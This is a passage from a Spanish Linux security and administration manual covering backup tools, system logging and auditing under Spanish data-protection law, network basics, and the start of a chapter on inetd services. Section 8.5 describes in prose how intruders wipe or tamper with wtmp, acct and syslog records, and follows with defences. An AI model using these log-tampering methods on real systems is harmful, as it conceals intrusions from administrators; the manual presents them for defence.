- Otro punto que habría que tener en cuenta, si se tiene información sensible, es que además de guardar la información en una caja fuerte habría que encriptarla con programas que comentaremos en siguientes puntos. Las aplicaciones que se utilizan normalmente no encriptan las copias, por lo que, si se roban las copias, la información sería de dominio público.

En lo que respecta a la distribución de soportes con datos personales de nivel alto de seguridad, el artículo 23 del Reglamento exige que se cifren o encripten dichos datos, o bien que se utilice un sistema similar que garantice la ininteligibilidad de la información y que la misma no pueda ser manipulada durante su transporte.

Para encriptar los datos sensibles existen programas como, por ejemplo; crypt, pgp y des.

7.7 PROGRAMAS

A continuación vamos a describir algunos de los programas más utilizados en la realización de copias de seguridad.

7.7.1 tar

Este programa fue diseñado tanto para copiar archivos o directorios a cualquier dispositivo como para restaurarlo. Sus principales características son:

- Sencilla utilización.
- Amplia difusión del método y el comando.
- Estable.
- Fiable

Pero, también tiene inconvenientes:

- Las copias no están encriptadas, con lo que tendremos que utilizar otro programa para realizar dicha función.
- En algunas versiones, si falla en alguna parte del fichero donde reside la copia de seguridad se podría perder toda la información con lo que esto conlleva.
- Para la realización de copias de seguridad incrementales o progresivas habría que programar un script de sistema, siendo está una tarea más bien tediosa y lenta.

A continuación se muestra las opciones más usadas

OPCIÓN	DESCRIPCIÓN
c	Crea un contendor[1].
f *nombre*	Crea o lee el contendor desde *nombre*, siendo *nombre* el nombre de archivo o de dispositivo.
m	Ignora la fecha de creación original de los archivos y las actualiza.
M	Crea una copia de volumen múltiple.
o	Sustituye el UID, de los archivos restaurados por el del usuario que lo está utilizando.
p	Mantiene todos los permisos originales de los archivos en el archivo.
t	Crea un índice de todos los archivos almacenados y lista en stdout.
v	Detalla lo qué esta realizando en cada momento.

[1] Se llama contenedor al fichero donde va a residir la copia de seguridad

w	Pide confirmación para sus acciones.
x	Restaura archivos desde un contenedor.
z	Comprime o descomprime el contenedor con el programa *compress*.
Z	Comprime o descomprime el contenedor con el programa *gzip*.

Un ejemplo de su utilización donde se haría una copia de seguridad del directorio de trabajo de los usuarios, */home*:

tar cvf /dev/sdb1/home.tar /home

Para su restauración bastaría con teclear:

tar xvf /dev/sdb1/home.tar

7.7.2 cpio

Este programa fue diseñado para copiar archivos o directorios, siendo más robusto que el *tar*. Sus principales características:

- Almacena la información de una manera más efectiva.
- Realiza copias de cualquier archivo, inclusive de los especiales.
- Se salta los sectores defectuosos o bloques erróneos continuando la restauración.

Sus inconvenientes:

- Las copias no están encriptadas, ni comprimidas.
- Su sintaxis es un poco confusa.
- Para la realización de copias de seguridad incrementales o progresivas haría falta su programación en un script.

A continuación mostramos las opciones más usadas

OPCIÓN	DESCRIPCIÓN
-B	Bloquea la entrada o la salida a 5120 bytes por registro. Se utiliza para un almacenamiento eficiente en cinta.
-d	Crea directorios dentro del archivo o restaurando un archivo.
-E [*archivo_ de_ fuentes*]	Coge nombre de los archivos que hay que incluir en el archivo de *archivo de fuentes* (conteniendo un nombre de archivo por linea).
-f [*modelo*]	Aquellos ficheros que no concuerdan con el *modelo* no serán incluidos.
-i	Copia archivos desde la entrada estándar. Se usa para extraer archivos de un archivo *cpio.*
-L	Sigue a los links simbólicos para copiar los archivos que estén asociados a ellos. Es recomendable activarla cuando se realicen las copias de seguridad, debido que por defecto lo no realiza.
-o	Copia archivos desde la salida estándar. Crea un archivo en salida estándar.
-r	Permite renombrar archivos cuando están siendo copiados. Se usa cuando restaura la una copia y existen ficheros con el mismo nombre.
-t	Crea una tabla de contenidos.

Un ejemplo de su utilización realizando una copia del directorio */home* sería:

ls */home* | *cpio –o > /dev/sdb1*

7.7.3 dump & restore

Estos dos programas, *dump* y *restore*, permiten copiar y restaurar archivos de toda una partición de una vez. Sus principales características son:

- Realización de las copias más rápido
- Permite las copias y/o restauración de copias totales o incrementales
- División, de una copia demasiado grande, en varios volúmenes

Su inconveniente es:

- No encripta las copias de seguridad que realiza, ni las comprime.

A continuación mostramos algunas posibles opciones de *dump*

OPCIÓN	DESCRIPCIÓN
0-9	Con este número indicamos el tipo de copia de seguridad. El 0 significa que es una copia de seguridad total de todo el sistema. El 1 significa que se realizaría una copia de seguridad incremental o progresiva con respecto a la última copia de seguridad total. El 2 significa que se realizaría una copia de seguridad incremental o progresiva con respecto a la última copia de seguridad incremental de nivel 1 que se haya realizado Así sucesivamente hasta el 9
b [*tamaño_ bloque*]	Especifica el número de kilobytes por copia .
B [*tamaño*]	Especifica el número de bytes que se copiarán en el destino.
d [*densidad_de_la_cinta*]	Especifica una densidad alternativa de la cinta.
f [*archivo/dispositivo*]	Especifica dónde se realiza la copia de seguridad.
T [*fecha*]	Especifica cuándo empieza la copia de seguridad, sobrescribiendo los datos de la fecha que se encuentre en */etc/dumpupdates*.
w	Se obtiene una lista de los archivos del sistema de los que se tendría que hacer una copia de seguridad.
W	Se obtienen unas estadísticas sobre qué archivos de sistema recientemente han sido objeto de una copia de seguridad .

Ejemplo de utilización en el cual se realizara una copia total de la partición */dev/hda2* en el dispositivo */dev/sdb1*:

d*ump 0uf /dev/sdb1 /dev/hda2*

Para su restauración se utiliza el programa *restore*, cuyas opciones se muestran a continuación

OPCIÓN	DESCRIPCIÓN
C	Con esta opción se verifica si la copia de seguridad se ha realizado de una manera satisfactoria, debido a que compara el contenido de la copia de seguridad con los archivos que se encuentran en el disco.
D [*archivo_ del_ sistema*]	Se utiliza junto con la opción C. Especifica qué archivo de sistema recuperado deberá ser comparado .
f [*archivo/dispositivo*]	Especifica otro archivo o dispositivo con el que trabajar.
h	Restaura sólo el árbol de directorios, por tanto, no restaurará los archivos que contengan.
i	Modo interactivo.
r	Especifica que la restauración deberá incluir el fichero del sistema especificado.
R	Especifica que la restauración deberá usar la cinta definida durante el proceso de restauración.
s [*número*]	Especifica un fichero, en concreto, para restaurar en una cinta que almacena múltiples ficheros.
T [*directorio_ temporal*]	Especifica cuál va a ser el directorio temporal durante el

	proceso de recuperación de la copia de seguridad.
V	Modalidad detallada.
Y	Permite requerir la verificación cuando se encuentra un error.

7.7.4 OTRAS APLICACIONES

SOFTWARE	UBICACIÓN
AMANDA	ftp://ftp.amanda.org/pub/amanda
BRU	http://www.estinc.com/
Kbackup	http://www.phy.hw.ack.uk/~karsten/Kbackup.html

7.7.5 AUTOMATIZAR LOS PROCESOS DE COPIA DE SEGURIDAD: cron

Cualquier programa explicado anteriormente[2] se puede automatizar poniendo la siguiente línea en el archivo */etc/crontab*. A continuación se muestra un ejemplo donde se realiza una copia de seguridad con el comando *tar* del directorio */home* a las 5:25 de la mañana todos los días

```
25    05    *    *    *    tar cvfz /dev/sdb1    /home
```

[2] Recuerde que el programa *dump* tenia una opción, *T*, la cual permitía especificar cuando realizar la copia de seguridad.

Monitorizar y Auditar

8

Uno de los aspectos más difíciles para los administradores es auditar y/o monitorizar lo que está pasando tanto a nivel de sistema como al de usuario (no nos referimos a la parte técnica, sino a la parte legal). Aproximadamente, el 99% de los responsables de sistema no saben el margen legal al que pueden llegar para detectar qué usuario está atacando el sistema sin traspasar ni sus derechos ni las leyes vigentes en la legislación española.

Como administrador del sistema podemos saber qué está haciendo cada usuario en cada momento en la máquina, en la red, etc, así como ver los archivos que contengan, etc.

En este capítulo se verán:

1) Diferencias entre monitorizar y auditar.
2) Ubicación.
3) Sistema y el Kernel.
4) Ficheros y programas de monitorización.
5) Ataques más comunes.
6) Auditoria Legal.

8.1 DIFERENCIAS ENTRE MONITORIZAR Y AUDITAR

A continuación vamos a explicar las diferencias entre *monitorizar* y *auditar*.

Monitorizar es cualquier procedimiento en el que el sistema operativo o cualquier aplicación grabe los sucesos que se estén realizando o que hayan pasado en un fichero. Por tanto, guardarán diferente información dependiendo de qué servicio o aplicación se está ejecutando:

- IP que está accediendo al servicio
- Paginas o ficheros que se han bajado
- Usuarios que han accedido al sistema
- Etc.

Una vez descrito qué es *monitorizar*, explicaremos qué es *auditar*. *Auditar* es el proceso de *monitorizar* el comportamiento del sistema.

8.2 UBICACIÓN

La mayoría de los ficheros de monitorizado están en el directorio */var/log*, /var/adm o */usr/adm* dependiendo del sistema que se esté utilizando.

Algunos de los ficheros que podemos encontrar son:

- *wtmp* guarda un log cada vez que un usuario se introduce en el equipo o sale de él.
- *utmp* guarda un registro de los usuarios que están utilizando el equipo mientras están conectado a él.

- *lastlog* guarda el momento exacto en el que entró el usuario en el equipo por última vez.

- *a*cct o *pacct* guarda todos los comando ejecutados por cada usuario, pero no sus argumentos.

- *messages* guarda los mensajes que se ven en el arranque del sistema, así como los generados por syslogd.

- *xferlog* guarda los accesos del FTP.

8.3 SISTEMA Y EL KERNEL

Los demonios que graban la información son *syslogd* y *klogd*.

8.3.1 syslogd

El *syslogd* es un demonio que viene con el sistema operativo. Dicho demonio genera mensajes que son enviados a determinados ficheros en los cuales quedan registrados. Estos mensajes son generados cuando se dan unas determinadas condiciones, ya sean relativas a seguridad, información, etc. Los mensajes de errores típicos están ubicados en */var/log/messages*, */usr/adm/messages* o */var/adm/messages*.

Cualquier programa podrá generar estos mensajes, constando dichos mensajes de cuatro partes:

- Nombre del programa.

- Autorización[1].

- Prioridad.

[1] Facility

- Mensaje.

Un fichero típico seria:

```
Mar 26  13:10   esper  login:  ROOT  LOGIN  ttyp3  FROM  casa.router.com
Mar 26  13:30   esper  login:  ROOT  LOGIN  ttyp4  FROM  afrodita.ipf.net
Mar 27  09:00   jlrivas  login:  ROOT  LOGIN  ttyp4  FROM  afrodita.ipf.net
Mar 26  09:10   jlrivas  su: pepe on /dev/ttyp4
```

8.3.1.1 CONFIGURACIÓN

El demonio *syslogd* se puede configurar mediante el fichero */etc/syslogd.conf*. Mediante este fichero se pueden definir las reglas de lo que se desea monitorizar y en qué fichero grabarlo. Para esto se divide el fichero en dos campos:

- *selector*: nos permitirá elegir qué monitorizar.

- *acción*: especifica dónde se guardará la información.

Un ejemplo del fichero */etc/syslogd.conf* sería:

```
#Lo grabara en el fichero /var/log/auth.log
auth,authpriv.*                 /var/log/auth.log
#Lo grabara en el equipo afrodita.ipf.net
auth,authpriv.*                 @afrodita.ipf.net
*.*;auth,authpriv.none          -/var/log/syslog
#Lo sacara por consola
cron.*                      /dev/console
daemon.*                    -/var/log/daemon.log
kern.*                      -/var/log/kern.log
lpr.*                       -/var/log/lpr.log
mail.*                      /var/log/mail.log
user.*                      -/var/log/user.log
uucp.*                      -/var/log/uucp.log
mail.err                    /var/log/mail.err
# Las emergencias se lo enviara a todo el mundo
#
*.emerg                         *
```

La separación entre campos tiene que ser por tabulaciones no por espacios. Fijese en el ejemplo anterior.

8.3.1.1.1 SELECTOR

Selector nos permitirá elegir qué monitorizar. Para ello se debe especificar con al menos uno de estos dos valores:

- *Tipo de mensaje*. También es conocido con el nombre de "*facility*". En la tabla siguiente mostramos las posibles opciones, aunque algunas no se vayan a encontrar en todas las versiones.

NOMBRE	FACILITY
auth	Servicios o programas que hacen falta autorización de usuario, es decir, el nombre de entrada (login) y la contraseña. Por ejemplo: login, su, ftpd, etc.
cron	Cron
daemon	Otros demonios del sistema.
kern	Kernel.
lpr	Impresora.
mail	Correo electrónico.
mark	Un sello temporal que envía mensajes cada 20 minutos.
news	News.
user	Procesos regulares de los usuarios.
uucp	UUCP.

- *Prioridad del mensaje*, no siendo obligatorio siempre. En la siguiente tabla mostramos las posibles prioridades:

NOMBRE	PRIORIDAD
alert	Condiciones que deben ser corregidas de inmediato.
crit	Condiciones críticas.
debug	Mensajes que se producen cuando se depuran mensajes.
emerg	Condiciones de emergencia.
err	Errores típicos (STDERR).
info	Mensajes informativos.
none	No envía mensajes de la autorización indicada.
notice	Condiciones que no son un error.
warning	Mensajes de aviso.

8.3.1.1.2 ACCIÓN

Acción especifica donde se guarda la información: ficheros, terminal o consola, máquinas remotas donde tiene que estar corriendo el *syslogd*, usuarios específicos, etc.

El campo de *acción* deberá estar compuesto por alguna de estas opciones:

ACCIÓN	DESCRIPCIÓN
/dev/console	Sacar la información por consola.
/directorio/fichero	Grabará la información en el fichero /directorio/fichero.
usuario1,usuario2	Mandará un mensaje al usuario1 y al usuario2.
*	Mandará un mensaje a todos los usuarios.
@maquina	Mandará un mensaje al *syslog* de maquina..
|programa	Mandará el mensaje a programa, siendo programa el nombre de uno

8.3.2 klogd

Klogd es un demonio que intercepta y monitoriza los mensajes producidos por el kernel.

8.4 FICHEROS Y/O PROGRAMAS DE MONITORIZACIÓN

8.4.1 lastlog

El comando *lastlog* imprime el nombre del usuario, el puerto y la fecha en la que ha entrado en el sistema, ubicándose la información en el fichero *lastlog*. Por defecto imprime todos los usuarios que están en */etc/passwd*.

Éstas son las posibles opciones de dicho comando:

OPCIÓN	DESCRIPCIÓN
-t [dias]	Imprime los últimos usuarios más recientes en los últimos "*días*"
-u [usuario]	Imprime sólo la información de usuario

A continuación se muestra un ejemplo de la salida de dicho comando:

```
Username         Port     From             Latest
root             tty1                      Thu Dec 28 20:26:18 +0100 2000
daemon                                     **Never logged in**
bin                                        **Never logged in**
sys                                        **Never logged in**
```

```
sync                                    **Never logged in**
games                                   **Never logged in**
man                                     **Never logged in**
lp                                      **Never logged in**
mail                                    **Never logged in**
news                                    **Never logged in**
uucp                                    **Never logged in**
proxy                                   **Never logged in**
majordom                                **Never logged in**
www-data                                **Never logged in**
backup                                  **Never logged in**
operator                                **Never logged in**
list                                    **Never logged in**
jlrivas          tty2                   Sun Nov 26 14:36:53 +0100 2000
esper            tty1                   Sun Nov 26 17:36:53 +0100 2000
identd                                  **Never logged in**
telnetd                                 **Never logged in**
```

8.4.2 last

El comando *last* busca, a través del fichero */var/log/wtmp* o con el fichero designado con la opción –f, la lista de todos los usuarios que han entrado en el sistema desde que se ha creado el fichero.

Cuando se utiliza el comando "su" no lo graba en el fichero */var/log/wtmp*, si no que queda registrado el primero que ha entrado en el sistema, es decir, el usuario que ha ejecutado dicho comando.

Los datos que imprime son:

- Usuarios.
- El terminal o el servicio desde que se ha entrado.
- La IP o el nombre del ordenador.
- La fecha.

- La hora.
- La duración de la sesión.

A continuación mostramos las opciones más usadas:

OPCIÓN	DESCRIPCIÓN
-a	Especifica que *last* muestre el nombre del ordenador en el último campo
-d	Especifica que *last* no muestre sólo el nombre del ordenador, sino también su IP.
-n [número]	Especifica el número de líneas a mostrar en la salida.
-num [número]	Especifica el número de líneas a mostrar en la salida.
-R	Especifica que *last* omita el nombre del ordenador.
-x	Especifica que *last* muestre tanto los reinicios del sistema como los cambios en los run level.

Un ejemplo del comando *last* sería:

```
root     tty1                      Thu Dec 28 20:26   still logged in
jlrivas  :0           console      Sun Nov  5 15:42 - 15:48  (00:06)
esper    ttyp4        afrodita.ipf.net Sun Nov  5 15:42 - 15:58  (00:16)
root     tty1                      Sun Nov  5 15:40 - 15:42  (00:01)
reboot   system boot  2.2.17       Sun Nov  5 15:40          (00:23)
root     :0           console      Sun Nov  5 06:34 - down   (00:08)
root     tty1                      Sun Nov  5 06:32 - down   (00:10)
jlrivas  :0           console      Sun Nov  5 06:31 - 06:32  (00:01)

wtmp begins Sun Nov  5 05:01:36 2000
```

8.4.3 who

El comando *who* sirve para mostrar la información del fichero */var/log/utmp*. Por tanto, mostrará los usuarios que están utilizando el equipo en el momento de ser ejecutado *who*.

Un ejemplo de lo que saldrá por pantalla al ejecutarlo

```
esper     tty0c     Mar    13     12:31
pepe      tty03     Mar    12     12:00
jlrivas   ttyp2     Mar    1      03:01  (casa.router.com)
```

8.4.4 acct/pacct

La aplicación *acct* o *pacct* registra todos los comandos ejecutados por cada usuario, pero no sus argumentos.

Para mostrar la información basta con teclear el comando *lastcomm*, con lo que obtendremos

```
sh     S      root   --      0.67  secs  Tue  Mar 26  12:40
lpd    F      root   --      1.06  secs  Tue  Mar 26  12:39
ls            esper  tty03   0.28  secs  Tue  Mar 26  12:38
```

8.4.5 OTROS PROGRAMAS

SOFTWARE	UBICACIÓN
Analog	http://www.statslab.cam.ac.uk/~sret1/analog/
Ippl	http://www.via.ecp.fr/~hugo/ippl/
Log scanner	http://logscanner.tradeservices.com/
Logcheck	http://www-psionic.com/abacus/logcheck/
Logsurfer	ftp://ftp.cert.dfn.de/pub/tools/audit/logsurfer/
Logwatch	http://www.kaybee.org/~kirk/html/linux.html
Netlog	http://net.tamu.edu/ftp/security/TAMU/
NOCOL/Netconsole	ftp://ftp.navya.com/pub/vikas/
PIKT	http:://pikt.uchicago.edu/pikt/
Pinglogger	http://ryanspc.com/tools/
Plugshot´s TST	http://www.plugslot.com/
Secure Syslog	http://www.core-sdi.com/english/
SWATCH	ftp://coast.cs.purdue.edu/pub/tools/unix/swatch/
Watcher	http://www.i-pi.com/

8.5 ATAQUES MÁS COMUNES

8.5.1 wtmp y utmp

Existen dos modos de borrar sus huellas en estos dos ficheros:

- Como no son ficheros de texto no podrán editarlo con un editor de texto, pero existen programas conocidos con el nombre de zappers que pueden borrar los datos relativos a un usuario en particular, dejando el resto de la información intacta.

- La segunda es una manera mucho más radical, consiste en dejar el fichero con cero bytes o incluso borrarlo. Esta manera solo la utilizan como último recurso, ya que suscita muchas sospechas por parte de los administradores.

8.5.2 acct/pacct

Borrar las huellas con el accounting activado es mucho más complicado para ellos, aunque lo que hacen es reducir la información de su presencia en el sistema. Para ello emplean tres métodos distintos:

- Nada más entrar en el sistema copiarán el fichero acct a otro fichero y antes de abandonar el equipo sólo tendrán que copiar dicho archivo de nuevo al acct. Por tanto, todos los comando ejecutados durante la sesión no aparecen en el fichero acct. El inconveniente con el que se encuentran es que queda registrada en el sistema su entrada, así como las dos copias. De esta manera, si se ven dos copias del fichero acct algo no va bien.

- La segunda manera sería hacerse con un editor para el fichero acct que borrara los datos correspondientes al usuario, dejando intactos al resto de los usuarios. El problema que les acarrea es que la ejecución del programa editor que borra sus huellas quedaría registrado como ejecutado por su usuario.

- La ultima opción sería dejar el fichero acct con cero bytes.

8.5.3 syslogd

Para borrar las huellas que deja dicho demonio es necesario tener privilegios de root. Lo que harán será ver el fichero de configuración */etc/syslogd.conf* para saber en que ficheros se está guardando la información. Por tanto cuando los averigüen los visualizarán y buscarán algún mensaje de la intromisión en el equipo de la forma "*login:*

Root LOGIN REFUSED on ttya". Cuando los encuentran, los borran y cambian la fecha del fichero con el comando *touch*, de forma que coincida la fecha del último mensaje con la fecha del fichero. Si no lo hicieran, al comprobar que las fechas no coinciden deduciríamos que alguien ha modificado el fichero.

8.5.4 OTROS PROGRAMAS

Para borrar las huellas dejadas por cualquier otro demonio o programa se realizaría de alguna de las maneras antes mencionadas.

8.5.5 PROTECCIÓN FRENTE LOS ATAQUES

Nos vamos a encontrar con diferentes técnicas para prevenir los ataques antes mencionados:

- Los mensajes dejados por cualquier de los programas tratados en este capitulo deberán estar en un medio que sea difícil de modificar. Por ejemplo, utilizar el atributo de "*añadir solamente*" (append-only) al montar el sistema de archivos donde se ubiquen los ficheros.

- Guardar los mensajes en un equipo seguro utilizando programas que encripten los mensajes con funciones syslog remotas. Se podría utilizar el programa Secure syslog.

8.6 AUDITORÍA LEGAL

En el caso de que el sistema almacene datos de carácter personal considerados de *nivel medio*[2], en base al Real Decreto 994/1999 de Medidas de Seguridad, el artículo 17

[2] En el capítulo 1 se describen detalladamente los distintos niveles de seguridad. En el mismo se contempla que el nivel medio debe aplicarse siempre que se almacenen los siguientes datos personales:

- Datos de comisión de infracciones administrativas o penales.
- Datos de Hacienda Pública.
- Datos de servicios financieros.

de la citada norma establece la necesidad de realizar una *auditoría* periódica con el fin de asegurar el cumplimiento de la misma.

Dicha *auditoría* deberá abordar las siguientes cuestiones:

1) Dictaminar sobre la adecuación de los controles y medidas de seguridad adoptadas con lo estipulado en dicho Reglamento.

2) Identificar las posibles deficiencias del sistema.

3) Proponer las medidas correctoras o complementarias necesarias.

4) Incluir los datos, hechos y observaciones en que se basen los dictámenes y propuestas realizadas.

Esta *auditoría legal de seguridad*, deberá realizarse, al menos, una vez cada dos años y deberá incorporar las últimas instrucciones de la Agencia de Protección de Datos y el resto de la regulación en materia de Protección de Datos Personales.

Se admiten dos tipos de Auditoría:

a) La *auditoría interna*: que podrá ser realizada por el administrador o administradores del sistema (Responsables de Seguridad) o por otro personal dependiente de la persona o entidad propietaria del sistema (Responsable del Fichero).

b) La *auditoría externa*: que se encarga a una persona o entidad ajena a la propia para que realicen un estudio más independiente y objetivo del sistema. Generalmente, se encomienda a empresas o profesionales independientes con formación en aspectos legales y técnicos.

- Datos sobre solvencia patrimonial y crédito.
- Conjunto de datos de carácter personal suficientes que permitan obtener una evaluación de la personalidad del individuo.

La elección de uno u otro tipo de *auditoría* corresponderá al Responsable del Fichero. En el primer caso, la auditoría tendrá un coste cero, ya que será realizada por el propio equipo que gestiona el sistema. En el segundo caso, dicho análisis conllevará un coste pero se contará con mayor independencia, objetividad y la garantía de un análisis más profundo y riguroso realizado por expertos en la materia.

Para esta clase de *auditorías*, sean internas o externas, nosotros recomendamos una realización mixta e interdisciplinar de colaboración entre juristas e informáticos, dada la necesidad de interpretar la legislación y de la complejidad técnica del análisis del sistema.

Introducción a Redes

9

En este capítulo vamos a realizar una pequeña introducción a la redes, explicando el motivo de su origen, el porqué. También se describirán las diferentes arquitecturas que se pueden realizar al diseñarla, así como el origen de Internet.

Este capítulo es sólo una introducción para capítulos posteriores. Para profundizar es recomiendable la lectura de otros libros que describen en exclusiva las redes de ordenadores. Sírvase de ejemplo: “Redes de Computadoras” de Andrew S. Tanenbaum.

Por tanto en este capítulos se verán:

1) ¿Qué es una red?
2) Topologías.
3) Protocolos de red.
4) Monitorizar la red.

9.1 ¿QUÉ ES UNA RED?

Una red no es más que una interconexión entre aparatos con diferente o igual arquitectura (diferentes tipos de ordenadores, móviles, etc) o sistemas operativos.

Con las redes se pretenden obtener principalmente:

- *La compartición de recursos*, permitiendo así que todas las aplicaciones, los datos y el sistema estén disponibles en la red sin importar su localización.

- *El ahorro de dinero*, debido a que el coste de PC´s tienen un precio muy inferior a los grandes ordenadores.

- *Comunicación entre usuarios* mediante videoconferencias, correo-e, etc.

9.2 TOPOLOGÍAS

Por suerte se van poder encontrar diferentes topologías tanto para redes de área local[1] como para redes de área amplia[2].

Este manual se centrará en redes de área local. También se recomienda, al diseñar una red prestar atención a los aspectos que enumeramos a continuación:

- Los protocolos que se van usar.

- Si los sistemas operativos y el software van a estar en modo local o centralizado.

- Ancho de banda que se va necesitar, previendo también el futuro.

[1] También conocidos como LAN (local area networks)

[2] Conocidas como WAN (wide area networks)

- Si se pueden producir interferencias electromagnéticas.

- Si va a ser una red grande cree subredes, facilitando así su administración.

- Ponga el cableado protegido, para que no se produzcan escuchas

9.2.1 REDES DE ÁREA LOCAL

Las redes de área local son de propiedad privada dentro de un edificio o de un recinto. Este tipos de redes se distinguen por:

- Su tamaño. Simplifica la administración de la red.

- Su tecnología de transmisión. Opera normalmente a velocidades de 10 a 100Mbs experimentando muy pocos errores, aunque las hay más rápidas.

- Su topología puede ser variada: bus, anillo y en estrella.

9.2.1.1 BUS

En una red de bus se utilizan: un cable lineal siendo esté un cable coaxial, T y terminadores.

Esta topología es una de las más baratas y usadas hasta la fecha, aunque tiene grandes problemas:

- No es buena por ejemplo, para modelos clientes-servidor por su aumento de colisiones al ir todo el trafico en un cable.

- Es muy susceptible de escuchas de paquetes.

- Si se estropea la red, por ejemplo, se quita un terminador, deja de funcionar.

9.2.1.2 ANILLO

Esta topología conserva los problemas anteriormente mecionados. Además, incluye una susceptibilidad a la denegación de servicio, siendo ésta muy sencilla de generar. Basta con echar abajo una estación, porque cada estación actúa como repetidor.

9.2.1.3 ESTRELLA

Esta topología es la que recomienda este manual debido a sus características:

- Es buena para modelos clientes-servidor.
- No es tan susceptible de escuchar.
- Si se desconecta un equipo sigue funcionando. Por tanto, no es tan susceptible a la denegación de servicio.

Su principal desventaja es que si se ataca los aparatos de red (HUB o switch[3]), la red deja de funcionar.

9.3 PROTOCOLOS DE RED

Cuando se habla de protocolos de red se hace referencia al software que hace posible que dos máquinas o más se comuniquen entre ellas. A continuación describimos algunos protocolos.

9.3.1 IPX/SPX (NETWARE)

Netware de Novell es una red, basada en el modelo cliente-servidor, muy popular que utiliza el protocolo IPX/SPX.

[3] Se recomienda un switch en vez del HUB porque el HUB disminuye el ancho de banda.

Se creó para que las empresas se pasasen de sistemas mainframe a una red de PC. Los ordenadores que operan como servidor dan servicios a los clientes de: archivos, bases de datos, etc.

9.3.2 SMB (MICROSOFT & OS/2)

El protocolo SMB (Server Message Block), aunque inicialmente fue diseñada para Unix, en estos momentos también corre en Netware, OS/2 y VMS. Esto significa que cualquier persona que utilice alguno de los sistemas que soporten el protocolo SMB, como por ejemplo Windows 3.11, Windows 95/98, Windows NT u OS/2, pueda acceder a ficheros e impresoras que estén en la maquina que tenga instalado dicho paquete.

Este protocolo viene en un paquete conocido como Samba[4].

9.3.3 TCP-IP (INTERNET)

Transmision Control Protocol/Internet Protocol más conocido como TCP-IP surgió inicialmente como un proyecto gubernamental para la mejora de las comunicaciones electrónicas dentro del ámbito militar.

Las principales ventajas de este protocolo son:

- Fiabilidad.
- Está basado en normas internacionales.
- Costes de desarrollo y mantenimiento muy bajos.
- Tiene soporte multiarquitectura.
- Soporta un conjunto de servicios útiles, como por ejemplo: acceso a ficheros (NFS, Samba), correo electrónico (SMTP, POP, IMAP), etc.

A pesar de estas ventajas, también tiene algunas desventajas:

- Facilidad a la hora de suplantar direcciones.
- Facilidad en el acceso a los contenidos.
- Servicios vulnerables[5] (finger, comandos r, ping, etc.)
- Falta de política de seguridad en las configuraciones por defecto de los servicios.
- Complejidad a la hora de la configuración de los servicios provocando posibles agujeros de seguridad.

A pesar de las desventajas, gracias en la actualidad a este protocolo, se tiene la gran red de redes, más conocida como Internet. Internet es una red pública que interconecta empresas, universidades, servicios gubernamentales, centros de investigación, etc, Internet es un sistema de interconexión de redes.

Actualmente, Internet se extiende a decenas de países, miles y miles de redes y millones de usuarios. Estimar estas cantidades es realmente difícil debido a que cada día se conectan miles de usuarios.

9.4 MONITORIZAR LA RED

Monitorizar la red es una práctica usada por los administradores para ver y estudiar el estado de la red. Muchas de estas herramientas, además de capturar los datos que pasan por la red, realizan estadísticas, pudiendo así ver la carga de los protocolos.

En la siguiente tabla mostramos algunas de estas herramientas:

[4] Se puede encontrar en http://es.samba.org/samba/

[5] Véase Capitulo 10

SOFTWARE	UBICACIÓN
ANM (Angel Network Monitor)	http://www.paganini.net/angel
Ethereal	http://www.ethereal.com/
Icmpinfo	fpt://ftp.cc.gatech.edu/pub/linux/system/network/admin./
Iptraf	http://cebu.mozcom.com/riker/iptraf/
Ksniffer	http://ksniffer.veracity.nu/
Ntop	http://www.ntop.org/
tcpdump	http://www.tcpdump.org/
Traffic-vis	http://www.ilogic.com.au/~dmiller/traffic-vis.html

Desde el punto de vista legal, tal y como hemos visto en capítulos anteriores del manual, la monitorización de la red puede vulnerar el derecho a la intimidad o a la privacidad de los datos de los usuarios.

El Administrador del Sistema, en todo caso, debe haber advertido previamente a los usuarios de posibles monitorizaciones periódicas u ocasionales y haber recibido el consentimiento a las mismas por su parte. Lo ideal, a estos efectos, es poner una cláusula de este tipo en la solicitud de cuenta de acceso al sistema, que debe ser firmada por el interesado.

Del mismo modo, dichas medidas deben ser recogidas en el *manual de seguridad* y en el *registro de incidencias* del sistema, exigibles en base al Real Decreto 994/1999, comentado anteriormente.

Servicios y Demonios

10

A lo largo de este capítulo describiremos las diferentes maneras que tiene Linux para dar los servicios a los clientes. También veremos, como hacer un sistema vulnerable sin saberlo y el marco legal ante tales hechos.

Por tanto en este capítulo abordaremos:

1) Introducción.
2) Servicios no necesarios.
3) Correo electrónico.
4) World Wide Web.
5) FTP.
6) Telnet.
7) NFS.
8) Scanners.
9) Auditar.
10) Consejos.

10.1 INTRODUCCIÓN

Los servicios que ofrecen los servidores son conocidos también con el nombre de demonios. Un demonio no deja de ser un programa que abre un puerto[1] a la espera de recibir peticiones de conexión. Esta técnica tiene el inconveniente de que cada servicio tiene que ejecutar un demonio, consumiendo así recursos del sistema.

10.1.1 inetd

Para evitar el inconveniente anteriormente mencionado se emplea un superdemonio conocido con el nombre de *inetd*. Este superdemonio escucha y crea sockets simultáneamente para varios servicios.

El *inetd* se inicia al arrancar el sistema y lee los demonios del fichero */etc/inetd*. Una entrada del fichero consiste en una línea como se muestra a continuación

servicio tipo protocolo espera usuario servidor línea_de_comando

A continuación mostraremos el significado de cada campo:

CAMPO	DESCRIPCIÓN
servicio	Proporciona el nombre del servicio, el cual debe ser traducido a un número de puerto consultando en el fichero */etc/services*.
tipo	Especifica el tipo del socket.
protocolo	Indica el protocolo de transporte usado por el servicio. Este protocolo deberá encontrarse en el fichero /etc/*protocols*.
espera	Esta opción se aplica en sockets de tipo *dgram*. Si toma el valor *wait*, *inetd* ejecutará sólo un servidor cada vez para el puerto especificado. Si fuesen sockets *stream* se deberá especificar siempre *nowait*.
usuario	Indica el usuario bajo el que se ejecutará el proceso. Es recomendable aplicar el principio del menor privilegio, es decir, uno no deberá ejecutar un comando bajo una cuenta privilegiada si el programa no lo requiere para funcionar correctamente.
servidor	Proporciona el camino del demonio.
linea_de_comando	Indica la línea de comandos a pasar al servidor.

[1] Un cliente que quiera usar un servicio consigue un puerto libre en su nodo local y se conecta al puerto del servidor teniendo que ser público. Los puertos para el sistema operativo son los inferiores a 1024, mientras que para los usuarios son los mayores o igual a 1024.

Puede estar separado por espacios o tabulaciones indistintamente

Un ejemplo de este archivo sería:

```
# /etc/inetd.conf:  see inetd(8) for further informations.
#
# Internet server configuration database
#
#
# Lines starting with "#:LABEL:" or "#<off>#" should not
# be changed unless you know what you are doing!
#
# If you want to disable an entry so it isn't touched during
# package updates just comment it out with a single '#' character.
#
# Packages should modify this file by using update-inetd(8)
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
#:INTERNAL: Internal services
